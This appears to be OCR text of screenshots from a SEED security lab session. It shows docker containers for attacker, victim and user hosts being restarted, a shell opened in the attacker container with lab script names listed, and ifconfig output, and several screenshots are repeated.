






34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications
Firefox
Mousepad
Qt Client Leader Window
Terminal
Thunar
Thu 23 Feb, 05:42
seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1:~/Lab-04/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6030b92028cf handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 39 minutes ago Up 39 minutes user1-10.9.0.6
b702fb62f755 handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 39 minutes ago Up 39 minutes user2-10.9.0.7
c576924ebcda handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 39 minutes ago Up 39 minutes victim-10.9.0.5
b1820f5e11d3 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 39 minutes ago Up 39 minutes seed-attacker
seed@instance-1:~/Lab-04/Labsetup$ docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6030b92028cf handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 40 minutes ago Up 40 minutes user1-10.9.0.6
b702fb62f755 handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 40 minutes ago Up 40 minutes user2-10.9.0.7
c576924ebcda handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 40 minutes ago Up 40 minutes victim-10.9.0.5
b1820f5e11d3 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 40 minutes ago Up 40 minutes seed-attacker
seed@instance-1:~/Lab-04/Labsetup$ docker container stop $(docker ps -aq)
6030b92028cf
b702fb62f755
c576924ebcda
b1820f5e11d3
seed@instance-1:~/Lab-04/Labsetup$ docker container rm $(docker ps -aq)
6030b92028cf
b702fb62f755
c576924ebcda
b1820f5e11d3
seed@instance-1:~/Lab-04/Labsetup$ docker container rm $(docker container ls -aq)
"docker container rm" requires at least 1 argument.
See 'docker container rm --help'.
Usage: docker container rm [OPTIONS] CONTAINER [CONTAINER...]
Remove one or more containers
seed@instance-1:~/Lab-04/Labsetup$ ls
docker-compose.yml volumes
seed@instance-1:~/Lab-04/Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
seed@instance-1:~/Lab-04/Labsetup$ dcup
Creating seed-attacker ... done
Creating user2-10.9.0.7 ... done
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6 ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
user2-10.9.0.7 | * Starting internet superserver inetd [OK]
victim-10.9.0.5 | * Starting internet superserver inetd [OK]
user1-10.9.0.6 | * Starting internet superserver inetd [OK]


Applications
Firefox
Mousepad
Qt Client Leader Window
Terminal
Thunar
Thu 23 Feb, 05:42
seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1:~/Lab-04/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6030b92028cf handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 39 minutes ago Up 39 minutes user1-10.9.0.6
b702fb62f755 handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 39 minutes ago Up 39 minutes user2-10.9.0.7
c576924ebcda handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 39 minutes ago Up 39 minutes victim-10.9.0.5
b1820f5e11d3 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 39 minutes ago Up 39 minutes seed-attacker
seed@instance-1:~/Lab-04/Labsetup$ docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6030b92028cf handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 40 minutes ago Up 40 minutes user1-10.9.0.6
b702fb62f755 handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 40 minutes ago Up 40 minutes user2-10.9.0.7
c576924ebcda handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 40 minutes ago Up 40 minutes victim-10.9.0.5
b1820f5e11d3 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 40 minutes ago Up 40 minutes seed-attacker
seed@instance-1:~/Lab-04/Labsetup$ docker container stop $(docker ps -aq)
6030b92028cf
b702fb62f755
c576924ebcda
b1820f5e11d3
seed@instance-1:~/Lab-04/Labsetup$ docker container rm $(docker ps -aq)
6030b92028cf
b702fb62f755
c576924ebcda
b1820f5e11d3
seed@instance-1:~/Lab-04/Labsetup$ docker container rm $(docker container ls -aq)
"docker container rm" requires at least 1 argument.
See 'docker container rm --help'.
Usage: docker container rm [OPTIONS] CONTAINER [CONTAINER...]
Remove one or more containers
seed@instance-1:~/Lab-04/Labsetup$ ls
docker-compose.yml volumes
seed@instance-1:~/Lab-04/Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
seed@instance-1:~/Lab-04/Labsetup$ dcup
Creating seed-attacker ... done
Creating user2-10.9.0.7 ... done
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6 ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
user2-10.9.0.7 | * Starting internet superserver inetd [OK]
victim-10.9.0.5 | * Starting internet superserver inetd [OK]
user1-10.9.0.6 | * Starting internet superserver inetd [OK]



34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications
Firefox
Mousepad
Qt Client Leader Window
Terminal
Thunar
Thu 23 Feb, 05:43
seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1:~/Lab-04/Labsetup$ ls
docker-compose.yml volumes
seed@instance-1:~/Lab-04/Labsetup$ dockps
0ed43fc7716c seed-attacker
a6c07100f023 user1-10.9.0.6
6b42f64a3b59 user2-10.9.0.7
8e0f1dee122d victim-10.9.0.5
seed@instance-1:~/Lab-04/Labsetup$


Applications
Firefox
Mousepad
Qt Client Leader Window
Terminal
Thunar
Thu 23 Feb, 05:44
seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1:~/Lab-04/Labsetup$ ls
docker-compose.yml volumes
seed@instance-1:~/Lab-04/Labsetup$ dockps
0ed43fc7716c seed-attacker
a6c07100f023 user1-10.9.0.6
6b42f64a3b59 user2-10.9.0.7
8e0f1dee122d victim-10.9.0.5
seed@instance-1:~/Lab-04/Labsetup$


34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications
Firefox
Mousepad
Qt Client Leader Window
Terminal
Thunar
Thu 23 Feb, 05:44
seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-04/Labsetup
root@instance-1:/volumes# cd Labsetup
bash: cd: Labsetup: No such file or directory
root@instance-1:/volumes# exit
exit
seed@instance-1:~/Lab-04/Labsetup$ docksh seed-attacker
root@instance-1:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var volumes
root@instance-1:/# ls volumes/
hijack.py hijack_auto.py reset.py reset_auto.py synflood synflood.c synflood.py task4.py
root@instance-1:/# python3 synflood.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@instance-1:/# ifconfig
br-6d54bbcb5aeb: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
inet6 fe80::42:bbff:fef4:61a3 prefixlen 64 scopeid 0x20<link>
ether 02:42:bb:f4:61:a3 txqueuelen 0 (Ethernet)
RX packets 574862 bytes 25304107 (25.3 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 10604361 bytes 572707739 (572.7 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
br-f874327968db: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 192.168.60.1 netmask 255.255.255.0 broadcast 192.168.60.255
inet6 fe80::42:1fff:fefc:b67b prefixlen 64 scopeid 0x20<link>
ether 02:42:1f:fc:b6:7b txqueuelen 0 (Ethernet)
RX packets 1 bytes 28 (28.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 798 bytes 107202 (107.2 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:28:c8:c0:1f txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ens4: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1460
inet 10.182.0.2 netmask 255.255.255.255 broadcast 0.0.0.0
inet6 fe80::4001:aff:feb6:2 prefixlen 64 scopeid 0x20<link>
ether 42:01:0a:b6:00:02 txqueuelen 1000 (Ethernet)
RX packets 1557592 bytes 573665126 (573.6 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1919079 bytes 562305445 (562.3 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 31142 bytes 3353655 (3.3 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 31142 bytes 3353655 (3.3 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
veth4a5b571: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500



Applications
Firefox
Mousepad
Qt Client Leader Window
Terminal
Thunar
Thu 23 Feb, 05:45
seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-04/Labsetup
root@instance-1:/volumes# cd Labsetup
bash: cd: Labsetup: No such file or directory
root@instance-1:/volumes# exit
exit
seed@instance-1:~/Lab-04/Labsetup$ docksh seed-attacker
root@instance-1:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var volumes
root@instance-1:/# ls volumes/
hijack.py hijack_auto.py reset.py reset_auto.py synflood synflood.c synflood.py task4.py
root@instance-1:/# python3 synflood.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@instance-1:/# ifconfig
br-6d54bbcb5aeb: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
inet6 fe80::42:bbff:fef4:61a3 prefixlen 64 scopeid 0x20<link>
ether 02:42:bb:f4:61:a3 txqueuelen 0 (Ethernet)
RX packets 574862 bytes 25304107 (25.3 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 10604361 bytes 572707739 (572.7 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
br-f874327968db: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 192.168.60.1 netmask 255.255.255.0 broadcast 192.168.60.255
inet6 fe80::42:1fff:fefc:b67b prefixlen 64 scopeid 0x20<link>
ether 02:42:1f:fc:b6:7b txqueuelen 0 (Ethernet)
RX packets 1 bytes 28 (28.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 798 bytes 107202 (107.2 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:28:c8:c0:1f txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
